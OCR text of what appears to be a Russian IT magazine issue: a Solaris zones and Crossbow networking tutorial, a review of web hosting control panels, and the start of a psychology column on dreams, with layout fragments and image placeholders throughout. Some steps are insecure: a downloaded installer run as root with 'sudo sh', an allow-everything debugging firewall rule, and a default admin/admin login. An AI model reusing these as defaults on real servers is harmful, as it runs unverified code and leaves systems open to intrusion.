• Технологии виртуализации уровня операционной системы: OpenVZ/Virtuozzo, Linux-VServer, FreeBSD Jail, FreeVPS, Icore virtual accounts и AIX Workload Partitions.

• Вместо создания новой зоны из глобальной зоны, ее можно просто клонировать из существующей с помощью команды «zoneadm -z имя-зоны clone исходная-зона».



links

• www.sunhelp.ru/archives/141-Podnimaem_Debian_Etch_v_BrandZ.html — поднимаем Debian Etch в BrandZ.

• wikis.sun.com/display/BigAdmin/Solaris+Containers — установка Solaris 8/9 в зону.

```
opens@opensolaris:~# zfs list
NAME                         USED   AVAIL  REFER  MOUNTPOINT
rpool                        3.90G  15.7G  77.5K  /rpool
rpool/ROOT                   3.03G  15.7G    19K  legacy
rpool/ROOT/opensolaris       3.03G  15.7G  2.89G  /
rpool/dump                    383M  15.7G   383M  -
rpool/export                  915K  15.7G    21K  /export
rpool/export/home             894K  15.7G    21K  /export/home
rpool/export/home/opens       873K  15.7G   873K  /export/home/opens
rpool/swap                    512M  16.0G   155M  -
rpool/zones                    38K  15.7G    19K  /zones
rpool/zones/apache             19K  15.7G    19K  /zones/apache
opens@opensolaris:~#
```

Файловая система для хранения зон

Чтобы перевести зону в состояние Ready, следует ее «загрузить» с помощью zoneadm:

```
# zoneadm -z apache boot
```

Если запуск зоны прошел успешно, автоматически будет запущен процесс init, и зона перейдет в состояние Running. Чтобы это проверить, выполни следующую команду:

```
# zoneadm list -v
```

Если все в порядке, в зону можно войти с помощью команды zlogin:

```
# zlogin -C apache
```

Это первый запуск зоны, поэтому придется ответить на несколько стандартных вопросов, возникающих по ходу стандартной установки Solaris (настройка сети, выбор временной зоны, сервисов и т.д.) После этого мы получим доступ к консоли и сможем произвести настройку и запустить Apache и MySQL:

```
# svcadm enable network/http:apache22
# svcadm enable application/database/
mysql:version_51
```


ПРОЕКТ «АРБАЛЕТ»

Начиная с версии 2009.06, OpenSolaris обзавелся целым набором технологий под названием Project Crossbow, позволяющих полностью виртуализировать сетевой стек без потерь в производительности. Условно новинку можно разделить на три взаимозависимых элемента:

- Виртуальные сетевые интерфейсы (VNIC), создаваемые поверх физических и обладающие всеми их возможностями.
- Экземпляры IP-стека (IP instances) — виртуальные сетевые стеки, уникальные для каждой зоны.
- Управление потоком — механизм управления пропускной способностью и потоком для каждого VNIC-интерфейса.

Будучи объединенными, все эти три составляющие позволяют создавать внутри одной физической машины виртуальные сети практически неограниченных масштабов с выделенными машинами (спасибо технологии зон и VNIC), коммутаторами и маршрутизаторами с одним общим центром управления. Далее мы рассмотрим, как это может помочь при работе с зонами.

В предыдущем разделе был приведен пример создания зоны, изолирующей веб-сервер от остальных частей операционной системы. Однако такая зона не обладает достаточной гибкостью в управлении, так как полностью



Создаем зону

опирается на сетевую подсистему глобальной зоны и использует ее же физический сетевой интерфейс. Зона не может модифицировать настройки сетевого интерфейса, изменять таблицу маршрутизации, использовать собственные правила брандмауэра, она полностью подчинена глобальной зоне. Воспользовавшись возможностями Crossbow, мы сможем исправить эту ситуацию, выделив для зоны виртуальный сетевой интерфейс и экземпляр виртуального TCP/IP-стека.

Как это сделать? Во-первых, чтобы наладить связь виртуального интерфейса нашей зоны с физическим интерфейсом, нам придется создать простую виртуальную сеть, и здесь не обойтись без коммутатора. Создадим его с помощью команды dladm (Data Link Administration):

```
# dladm create-etherstub etherstub0
```

Также нам нужны два виртуальных сетевых интерфейса: один для глобальной зоны и еще один для зоны Apache. Подключив их к коммутатору, мы наладим связь между двумя этими зонами:

```
# dladm create-vnic -l etherstub0 host1
# dladm create-vnic -l etherstub0 apache1
```

Теперь виртуальный интерфейс хоста можно «поднять» с помощью стандартного ifconfig:


```
# ifconfig host1 plumb
# ifconfig host1 inet 192.168.0.1 up
```

Далее создаем зону Apache или редактируем настройки существующей. Все необходимо сделать так, как описано в предыдущем разделе, за исключением настроек сетевого интерфейса:

```
zonecfg:apache> add net
zonecfg:apache:net> set address=192.168.0.2/24
zonecfg:apache:net> set physical=apache1
zonecfg:apache:net> end
```

После входа в зону с помощью zlogin указываем в настройках адреса роутера (Router IP Address) IP-адрес интерфейса host1, то есть 192.168.0.1. Теперь зона Apache и глобальная зона объединены в сеть с помощью коммутатора, но наш Apache не имеет выхода в Сеть. Чтобы это исправить, необходимо включить форвардинг пакетов через глобальную зону и настроить NAT. Первая задача решается с помощью одной простой команды:

```
# routeadm -u -e ipv4-forwarding
```



Устанавливаем зону

Для решения второй задачи воспользуемся ipnat и добавим в /etc/ipf/ipnat.conf следующие строки:

```
map pcn0 192.168.0.0/24 -> 0/32 portmap tcp/udp auto
map pcn0 192.168.0.0/24 -> 0/32
```

Также не забудь добавить в /etc/ipf/ipf.conf правила, разрешающие прохождение любых пакетов между двумя виртуальными интерфейсами. В целях отладки можно просто разрешить все:

```
pass in quick all
pass out quick all
```

Активируем брандмауэр и NAT:

```
# svcadm enable network/ipfilter
```

Это все. Теперь у нас есть виртуальная сеть, состоящая из двух машин (одна из которых виртуальная) и одного коммутатора. Благодаря виртуализации сетевого стека, зона Apache может иметь собственный брандмауэр, таблицы маршрутизации и настройки управления потоком. Кстати, для конфигурирования последнего используется утилита flowadm. С помощью flowadm ты можешь использовать критерии, чтобы разбить сетевой трафик на независимо контролируемые потоки. Каждый из потоков может иметь собственные настройки QoS, ширины канала и привязки к процессорам (если в системе несколько процессоров/ядер, обработку сетевых потоков можно равномерно распределить между ними). Следующая команда создает независимый сетевой поток для HTTP-трафика и назначает ему имя httpflow:


```
# flowadm add-flow -l pcn0 \
   -a transport=tcp,local_port=80 httpflow
```

После того, как поток будет создан, к нему можно применить правила (свойства) шейпинга и/или QoS. Например, следующая команда задает максимальную пропускную способность канала httpflow, равной 8 Мбит/с, и устанавливает высокий приоритет:

```
# flowadm set-flowprop -p maxbw=8M,priority=high httpflow
```

На данный момент поток может иметь только три возможных свойства:

```
* maxbw — максимальная пропускная способность потока на
оба направления.
* priority — приоритет потока, может принимать значения
«low», «normal», «high» или «rt» (реальное время).
* cpus — привязка пакетов потока к процессорам (в
OpenSolaris пока недоступна).
```



Глобальная зона Solaris имеет полный контроль над остальными зонами

Установка Apache из исходников

Если дистрибутивный пакет Apache тебя по каким-то причинам не устраивает, веб-сервер можно собрать из исходников. Для этого после создания и запуска зоны, но перед входом в нее скачай исходники Apache и положи их в каталог /httpd/src внутри зоны:

```
# mkdir -p /zones/apache/root/httpd/src
# cd /zones/apache/root/httpd/src
# wget www.sai.msu.su/apache/httpd/httpd-2.2.15.tar.bz2
```

Запусти zlogin:

```
# zlogin -C apache
```

Каталог /usr подключается из глобальной зоны в режиме «только для чтения», поэтому он не пригоден для установки, и ты должен использовать каталог /httpd в качестве корня для Apache:

```
# cd /httpd/src
# tar xjf httpd-2.2.15.tar.bz2
# cd httpd-2.2.15
# ./configure --prefix=/httpd --enable-so \
   --enable-mods-shared=all
# make install
```

Теперь сконфигурируй и запусти сервер:

```
# /httpd/bin/apachectl start
```

ВЫВОДЫ

Как видишь, зоны Solaris — действительно очень мощное, удобное и простое в настройке средство создания виртуальных окружений. Вкупе с возможностями Crossbow они превращают солярку в идеальную облачную операционную систему, не требующую установки дополнительного ПО для виртуализации, не оставляя отпечаток на производительности.

Сергей «grinder» Яремчук grinder@synack.ru

Панельный бум

ОБЗОР ВЕБ-ПАНЕЛЕЙ УПРАВЛЕНИЯ ХОСТИНГОМ

В современном интернете сайтами обзаводятся все: от крупных компаний до отдельных индивидуумов, которые просто обозначают свое присутствие в паутине. Спрос рождает предложение, и сегодня быть хостером весьма прибыльно и перспективно. Принцип заработка стандартен — покупаем много и дешевле, а продаем частями и дороже. Осталось выбрать инструмент, который поможет «нарезать» сервер на мелкие части нужного размера.

SYSCP

Веб-панелей, распространяемых под OpenSource-лицензией, можно найти более десятка, но SysCP (System Control Panels, syscp.org) является, наверное, одной из самых популярных. История создания тривиальна: Флориан Липперт, основной и бессменный разработчик SysCP, администрировавший почтовый сервер на одном из хостингов, заметил, что часто добавлять и удалять учетные записи и субдомены с различными характеристиками не так удобно, как того хотелось бы. В результате он создал набор скриптов, существенно упрощающих процесс, который вскоре вырос в продукт, известный как SysCP. Первый релиз появился в середине 2004 года, и с тех пор проект находится в активной разработке. В том же году были сформулированы основные требования к принципам управления доменами в SysCP. Они просты и сегодня используются во многих подобных решениях: не создавать локальных (системных) учетных записей, управлять субдоменами и записями BIND, почтовыми адресами и пересылкой писем. В качестве языка программирования выбран PHP, все данные хранятся в базах MySQL, что ускоряет доступ и упрощает создание и удаление аккаунтов.

Возможности управления хостингом в SysCP впечатляют. На сегодня поддерживается управление большим количеством серверов: веб (Apache, Lighttpd), DNS (BIND9, PowerDNS), SMTP (Postfix, Exim4), POP3/IMAP (Courier, Dovecot), FTP (ProFTPd, Pure-ftpd), плюс системы сбора статистики. И это еще не все. Опционально могут быть установлены некоторые другие приложения и сервисы: Maildrop, ClamAV и Spamassassin, PHPmyAdmin, Roundcube, SquirrelMail, WebFTP и т.д. Список приложений явно указывает на платформу, на которой можно запустить SysCP — только *nix. Сами разработчики рекомендуют Debian/Ubuntu и FreeBSD. В списке поддерживаемых на сайте проекта также значатся Gentoo Linux и openSUSE. Хотя SysCP прекрасно работает и в других дистрибутивах, в том числе и многочисленных клонах RedHat.

В панели реализовано три вида учетных записей, каждая из которых обладает своими возможностями: администраторы, реселлеры и пользователи.

Локализованный веб-интерфейс администратора позволяет создавать новые учетные записи, определять доступные ресурсы и лимиты, работать с реселлерами, задавая каждому его зону видимости. Реализованы в SysCP также учет трафика, биллинг, удобная система тикетов, позволяющая организовать нормальную работу службы поддержки. А это немаловажно, учитывая, что оценка работы саппорта любого хостера ведется интернетчиками постоянно. Клиентская часть обеспечивает доступ к webmail и phpMyAdmin, дает возможность управлять субдоменами, паролями, базами данных, почтовыми записями, устанавливать пароли на каталоги, перенаправлять почту на определенный адрес. Активация функции Catch-all позволит «ловить» всю почту, поступающую в домен. Кроме того, реализовано множество других мелочей: установка шаблонов электронной почты, рассылка сообщений и так далее. Всего, наверное, и не перечислить. Причем «для посмотреть» ставить SysCP вовсе не обязательно, проект предлагает демоверсию demo.syscp.org, где, пощелкав по ссылкам, можно спокойно сориентироваться в основных возможностях веб-панели. Сегодня пакет, реализующий SysCP, включен в состав большинства дистрибутивов Linux, поэтому его установка очень проста. Например, в Ubuntu/Debian:

```
$ sudo apt-get install syscp
```

Правда, пакетная установка имеет один отрицательный момент, который касается, впрочем, и других подобных проектов. Конечный состав устанавливаемых приложений (веб, почтовый, FTP-сервер и т.д.) зависит исключительно от предпочтений разработчика, собиравшего пакет и, соответственно, указавшего зависимости. Если тебя дефолтный вариант не устраивает, придется добавлять альтернативу и переконфигурировать сервисы самостоятельно.

Установку из исходных текстов также нельзя назвать сверхсложной, она схожа с развертыванием любого приложения, написанного для LAMP. Хотя, учитывая множественные зависимости, нужно просто быть внимательным.

ISPMANAGER

Панель ISPmanager (ispsystem.com/software/ispmanager) представляет собой многофункциональный инструмент управления сервером. Весь процесс, как и положено, происходит при помощи простого и интуитивного веб-интерфейса. Настройки производятся буквально за пару щелчков мышкой. Какой-либо суперподготовки не потребуется, достаточно лишь понимать задачу. Решение платное, стоимость, как и конечная функциональность, зависит от выбранной версии:



Lite, Pro или Cluster. Список поддерживаемых ОС: FreeBSD, Linux, Windows (только в Lite-редакции). Ведутся работы по портированию ISPmanager на Solaris. Дистрибутив Linux, в принципе, может быть любой, разработчики рекомендуют Debian (для версии Cluster — только Debian) и CentOS. Большим плюсом решения является возможность объединения нескольких серверов с установленным ISPmanager в одну панель управления.
Чтобы установить ограничения на дисковое пространство, ядро должно поддерживать квоты. Но есть тонкость: если диск разбит на несколько разделов, то квоты будут поддерживаться только на том разделе, где размещены каталоги пользователей. В CentOS также обязательно отключаем SELinux.
Версия Lite ориентирована для внутреннего (персонального применения), например, в организации установлен VDS, на котором крутится несколько серверов, при этом нет надобности в функции перепродажи хостинга, системе тикетов и прочем.
Поддерживается управление следующими службами и ресурсами: веб-сервер (Apache, IIS), база данных (MySQL, PostgreSQL), почтовые серверы (Sendmail, Exim, Postfix или CommunigatePro), POP3 (Dovecot), FTP-сервер (ProFTPD, vsftpd), DNS-сервер (BIND9 или DNS служба Windows). Для доступа к почте используется веб-интерфейс SquirrelMail, сбор статистики реализован при помощи AwStats и Webalizer, управление БД — phpMyAdmin или phpPgAdmin. Если установлен Minimalist или MailMan, будет обеспечена работа со списками рассылки. Защита от спама реализована при помощи белых и черных списков, а также списков блокировки dnsbl. Есть удобная система бэкапа, импорта учетных записей, система статистики, файловый менеджер и прочие мелкие удобства.
Панель поддерживает несколько типов учетных записей: администратор, реселлер (в Pro и Cluster), пользователь, FTP и почтовый аккаунт, что позволяет делегировать права по назначению.
Проект предлагает демоверсии Lite и Pro, с их помощью можно получить представление о продукте и его возможностях. Правда, количество демосерверов ограничено, поэтому иногда приходится подождать, пока освободятся ресурсы. Да, и через Google Ghrome в демосайт не зайти.
Самый простой способ установки дистрибутива — использование скрипта, для Windows предлагается exe'шник. Перед установкой нужно иметь активную лицензию, триал-версию на две недели можно заказать на сайте проекта. Процедура проста, единственное — потребуется указать белый IP, к которому будет привязана лицензия.

Далее все просто:

```
$ wget -c http://download.ispsystem.com/install.sh
```

Запускаем скрипт:


```
$ sudo sh install.sh
```

И отвечаем на ряд простых вопросов. В процессе установки будут загружены все необходимые файлы и установлены соответствующие пакеты. Единственный нюанс, который мне не понравился — скрипт, правильно определив дистрибутив как Ubuntu 10.4, добавил в /etc/apt/source.list репозитории от Debian, но убрал при этом ряд убунтовских строк. Поэтому рекомендую сделать бэкап этого файла перед установкой ISPmanager. Ошибки в процессе установки могут возникнуть лишь в том случае, если неправильно работает APT. Подправляем ссылки в /etc/apt/sources.list и повторяем установку. Далее все просто, главное — определить состав устанавливаемого ПО:

- Install most popular software — установка готового набора хостера;
- Minimal install (includes web server only) — будет установлен только веб-сервер Apache, все остальное можно будет добавить уже при помощи интерфейса ISPmanager;
- Install all supported software (default for anything) — устанавливается практически весь набор ПО, в том числе и две СУБД — MySQL и PostgreSQL;
- Gives you a choice of software — наиболее оптимальный выбор для опытного пользователя, так как есть возможность все выбрать и настроить вручную.

После установки переходим по ссылке https://IP-адрес/manager/ и регистрируемся с системной учетной записью.
Интерфейс управления прост и, можно сказать, стандартен для такого рода приложений. Слева размещаются параметры, разбитые на группы, в окне посередине показываются собственно настройки. Кнопки для создания, редактирования, удаления настроек расположены в панели в самом верху. В случае ошибок или недоступности некоторых установок здесь же в панели выдаются подсказки по дальнейшим действиям.
В самом начале следует добавить еще одну учетную запись пользователя, а затем уже можно создавать виртуальные домены. Для быстрого доступа некоторые меню можно занести в «Избранное». Также следует отметить наличие обучающих роликов и отличную документацию, доступ к ней можно получить на сайте проекта или по ссылкам в веб-панели.





Baifox очень прост в настройках



Управляем доменом в DTC

DTC

Хостинг-панель Domain Technologie Control предназначена для управления веб, DNS, FTP или почтовым хостингом, в том числе и размещенном на VDS. Некоторые функции, реализованные в нем, недоступны даже в платных решениях. Например, мониторинг сетевой загрузки серверов, автоматическое изменение IP (вроде DynDNS.com), антивирусная и антиспам-защита (Amavis, Clamav, SpamAssassin), автоматический бэкап записей NS и MX между панелями, полноценный биллинг, система тикетов и многое другое. Хостинг-план включает выделенное количество веб-сайтов, записей электронной почты и FTP-аккаунтов, доменов и субдоменов, SSH и MySQL, с возможностью задания квот. Написан DTC на PHP, все настройки хранит в базе MySQL, из записей которой затем генерируются конфигурационные файлы для различных серверов. Собственно управление процессом осуществляется посредством локализованного веб-интерфейса. Список поддерживаемых серверов также внушает уважение: Bind 8/9, MySQL, Apache (с поддержкой mod_security), PHP, Qmail, Postfix, Courier, Cyrus, Dovecot, ProFTPd, Pure-ftpd, NCFTP (upload), Webalizer, Awstat, гипервизор Xen и некоторые другие. Поддерживается три типа учетных записей: root-admin, клиент или virtual admin, почтовый клиент (только доступ к почте). Администратор сайта создает домен, устанавливает квоты и прочие настройки, далее доменом управляет virtual admin. Минимальные требования: 128 Мб ОЗУ и 256 Мб swap. Но, например, сканер почты (антивирус и антиспам), в зависимости от нагрузки, может отбирать от 6 до 700 Мб оперативки. Поэтому чем больше нагрузка, тем мощнее должен быть сервер.

Приведенный на сайте список официально поддерживаемых систем весьма скромен: FreeBSD, RedHat, Debian, Gentoo и Mac OS X. Причем DTC — одна из первых веб-панелей, которая попала в репозитории большинства популярных дистрибутивов. Хотя в репах версия немного запаздывает, но разработчики для Debian/Ubuntu и CentOS предлагают собственное хранилище. Чтобы его подключить в Ubuntu, прописываем в /etc/apt/source.list: `deb ftp://ftp.gplhost.com/debian/ lenny main`.

Поиск пакетов в репозитории по ключевому слову dtc выдаст 12 пакетов.

Установка DTC в CentOS /RedHat

На мой взгляд, установка DTC в CentOS даже проще, чем в Ubuntu. Здесь нет такого количества альтернатив, и сам процесс обычно проходит без сюрпризов.

В репозитории CentOS уже есть пакет dtc, точнее, dtc.x86_64, устанавливающий совсем не то, что нам нужно — Device Tree Compiler. Поэтому добавляем два других репозитория (DTC и RPMforge):

```
# wget -q ftp://ftparchive.gplhost.com/yum/gplhost.repo \
   -O /etc/yum.repos.d/gplhost.repo
# wget http://dag.wieers.com/rpm/packages/rpmforge-release/
rpmforge-release-0.3.6-1.el5.rf.x86_64.rpm
```

После чего команда «yum search dtc» выдаст список нужных пакетов, причем в CentOS явно прослеживается ориентирование на использование с Xen. Ставим пакеты:

```
# rpm -ivh rpmforge-release-0.3.6-1.el5.rf.x86_64.rpm
# yum install dtc-postfix-courier
```

И запускаем установочный скрипт, например:

```
# /usr/share/dtc/admin/install/install --not-interactive \
   --centos-init-daemons --mysql-pass PASSWORD \
   --dtcadmin-pass PASSWORD
# service httpd start
# service named start
# chkconfig named on
```

Все, можно работать.

Хостинг-панель VHCS

В Virtual Hosting Control System (vhcs.net) поддерживается три вида учетных записей: админ, реселлер и пользователь. В зависимости от установленных прав можно управлять настройками виртуальных хостов Apache, DNS, почтовыми и FTP-аккаунтами, квотами, SSL-сертификатами и т.д. Пользователю выводится подробная статистика по трафику (за указанный период времени), наличию места на харде. Официально поддерживаются: Debian, Suse 9.3+, SLES 9+, Fedora, CentOS 4+. Сервисы: Apache + PHP, Postfix, POP3 и IMAP-серверы, ProFTPd, MySQL, BIND.

Последняя стабильная версия - 2.4.8. Распространяется под лицензией Mozilla Public License.

В зависимости от выбранной комбинации будут установлены те или иные сервисы. Можно и самому установить все необходимые сервисы, а затем проинсталлить виртуальный пакет dtc или dtc-toaster, каждый из них предлагает базовую возможность веб-панели с минимумом зависимостей. Другие пакеты (dtc-core, dtc-cyrus, dtc-postfix-courier) предлагают уже большее количество зависимостей. Конечно, такая установка поначалу кажется не очень удобной, но зато, разобравшись в зависимостях, затем можно ставить DTC под любые поддерживаемые конфигурации. К слову, в CentOS такой путаницы меньше. Ставим: `sudo apt-get install dtc-toaster`.
Если использовать aptitude, то будет установлено большое количество рекомендуемых пакетов, часть из которых окажется явно лишней. Можно просто отключить в настройках APT установку рекомендуемых пакетов. Для этого создадим файл:

```
$ sudo nano /etc/apt/apt.conf.d/20norecommends
APT
{
Install-Recommends "false";
Install-Suggests "false";
};
```

По ходу установки будет задан ряд вопросов по настройкам сопутствующих серверов и собственно DTC. Параметры последнего сохраняются в файле /var/lib/dtc/saved_install_config (чтобы повторить процесс с самого начала, файл нужно удалить). Когда все пакеты будут установлены, запускаем скрипт: `sudo /usr/share/dtc/admin/install/install`.
Скрипт проверит наличие всех файлов и библиотек, а также права доступа к ним, сгенерирует SSL-сертификат, запустит всех демонов. После чего начнет задавать стандартные вопросы: пользователь и пароль для доступа к MySQL, расположение файлов, пароль для доступа к веб-интерфейсу и др.
Затем можно регистрироваться, перейдя в браузере по адресу, который будет выдан в конце установки. По умолчанию для DTC создается поддомен dtc. Например, для домена synack.ru адрес будет http://dtc.synack.ru/dtcadmin или https://dtc.synack.ru/dtcadmin.
Администраторы, использующие другие ОС или дистрибутивы Linux, могут установить DTC из исходников, используя Git-репозиторий проекта или тарболл. Благо, этот процесс также не сложнее установки любого решения, написанного на PHP.
Проект предлагает демо-аккаунты, однако доступны они не всегда. Документация на сайте достаточно подробная, но в переводе я ее не встречал.

BAIFOX

Многофункциональные инструменты, подобные DTC, нужны не во всех случаях. Админам, обслуживающим небольшие компании, требуется что-нибудь попроще и полегче, например, чтобы можно было управлять виртуальными доменами веб-сервера. И все. Вот для таких ситуаций и разработана панель Baifox (baifox.org). Проект относительно молод и достаточно быстро развивается. Написан Baifox на PHP (совместим с PHP4 и PHP5), для хранения настроек используется база данных SQLite. Интересно, что в качестве сервера, предоставляющего интерфейс, используется Lighttpd, а настройки управляют виртуальными узлами Apache. Интерфейс очень прост, минус — отсутствие русского языка. Но со знанием базового английского очень легко разобраться с настройками, а при желании и локализовать. Для каждого узла активируются свои параметры — разные опции PHP, поддержка cgi-bin, индексирования и т.д. Baifox также работает с BIND, Awstats, MySQL, PureFTPd и VPOPmail. Кроме учетной записи админа, панель поддерживает и обычные учетные записи, при создании которых указывается количество доменов, лимит дискового пространства и трафика.




Управление ресурсами в SysCP

Панель пользователя содержит меньшее количество настроек. Клиент может добавить выделенное ему количество доменов, с указанием различных квот, запаса почтовых псевдонимов, аккаунтов и прочих характеристик тарифа. После создания домена его должен активировать главный админ. Пока он этого не сделает, об этом будет напоминать красный цвет значка напротив имени и сообщение вверху страницы. Админ просто выбирает отключенный домен в списке и нажимает кнопку Generate, а после того, как будут созданы новые настройки — ссылку «Restart service». Для связи пользователя с админом используется e-mail, в отдельном меню находится готовая форма для отправки сообщений. Также в интерфейсе пользователя доступны наглядные графики использования квот.
Процесс установки в Debian/Ubuntu подробно изложен на странице baifox.org/?id=install_debian. Последовательно выполняем все инструкции, не отклоняясь ни на йоту. После установки Apache2 и Lighttpd последний не запустится, выдав ошибку, сигнализирующую о том, что порт уже занят. В архиве находится готовый конфиг для Lighttpd, которым подменяем дефолтовый файл. После чего Lighttpd будет перенастроен на порт 7777, естественно, номер можно изменить (параметр server.port). Для входа в веб-интерфейс используем логин/пароль admin/admin. Если некоторые настройки во время установки выполнены неправильно, то после регистрации ты увидишь сообщение, указывающее, где ошибка.
В общем, если нужно управлять виртуальными серверами и при этом тратить минимум времени на установку и изучение панели, то Baifox выглядит неплохим вариантом.

ЗАКЛЮЧЕНИЕ

Панелей для управления хостингом не много, а очень много. Чтобы выбрать свой вариант, следует вначале определиться с сервисами и основными возможностями, которые должна обеспечивать такая панель. А после того, как составлены требования, найти то, что нужно, будет очень просто.][



info
Подробно о веб-панели ispCP читай в статье «Незаменимый помощник хостера», опубликованной в][от 10.2008.



dvd
На прилагаемом к журналу диске ты найдешь видеоролик, в котором показано, как установить и настроить DTC в CentOS.



links
- Сайт SysCP — syscp.org
- Сайт ISPmanager — ispsystem.com/software/ispmanager
- Сайт DTC — gplhost.com/software-dtc.html
- Сайт Baifox — baifox.org

Оксана «Oriyana» Андреева oriyana@xpsycho.ru



PSYCHO:

СОН РАЗУМА, ПОРОЖДАЮЩИЙ ЧУДОВИЩ

Значение и функции наших сновидений

Ты бежишь по незнакомой местности... Ты не просто бежишь — ты убегаешь, кто-то преследует тебя. Вдруг ноги становятся ватными; ты прикладываешь максимум усилий, чтобы уйти от преследования, но не можешь сдвинуться с места... Тревога волной накрывает тебя, сейчас что-то должно произойти... Ты просыпаешься; смешанное чувство облегчения с одной стороны, и оставшейся тревоги — с другой... Почему тебе приснился этот сон? Что он означает?

Немного теории

Во сне мы проводим приблизительно треть нашей жизни. Многие считают, что это — время, проведенное бесполезно, но с этим утверждением можно и нужно поспорить: во сне наша жизнь продолжается, в это время сознание уступает свои позиции бессознательному, но психические процессы не прекращаются — они просто идут на другом уровне. И эта часть жизни по важности и значимости ничуть не уступает бодрствованию; это то же самое, что сравнивать важность воды и пищи — и одно, и второе крайне необходимо для выживания.

Сон — это способ нашего бессознательного донести до нас какую-либо информацию или сбросить эмоциональное напряжение. Например, человеку снится, что он теряет руку. Необязательно, что он ее потеряет на следующий день в реальности, или что его ждет какая-то потеря. Скорее всего, накануне он сделал что-то вопреки своей совести, и теперь через сон пытается наказать себя. А после наказания, соответственно, наступает облегчение. Вот такое своеобразное реагирование на внутренний конфликт через сновидение.

Однажды ко мне на консультацию привели мальчика 10 лет, у которого были проблемы с одноклассниками. Поскольку сам он был очень хорошо развит интеллектуально, то остальных детей считал глупыми, с низменными потребностями; в их обществе он боялся деградировать до такого же уровня. В процессе сеансов он вспоминал, что раньше часто снился сон: сверху на него начинают падать камни, они засыпают его, он пытается выкарабкаться, но ничего не получается. Я спрашиваю:

- С чем у тебя ассоциируется камень?
- Ну, мое имя (Петр) в переводе с греческого означает «камень»...
- Это ты выдаешь свое знание значения этого слова. А какие ассоциации с ним?
- (задумался) Камень — это что-то тупое, неподвижное, тянущее вниз...
- Ассоциация похожа на то, как ты воспринимаешь своих бывших одноклассников?
- (инсайт) Дааа...
- Когда тебе перестали сниться эти сны?
- Да, да!!! Как раз через два месяца после того, как меня перевели в другую школу!

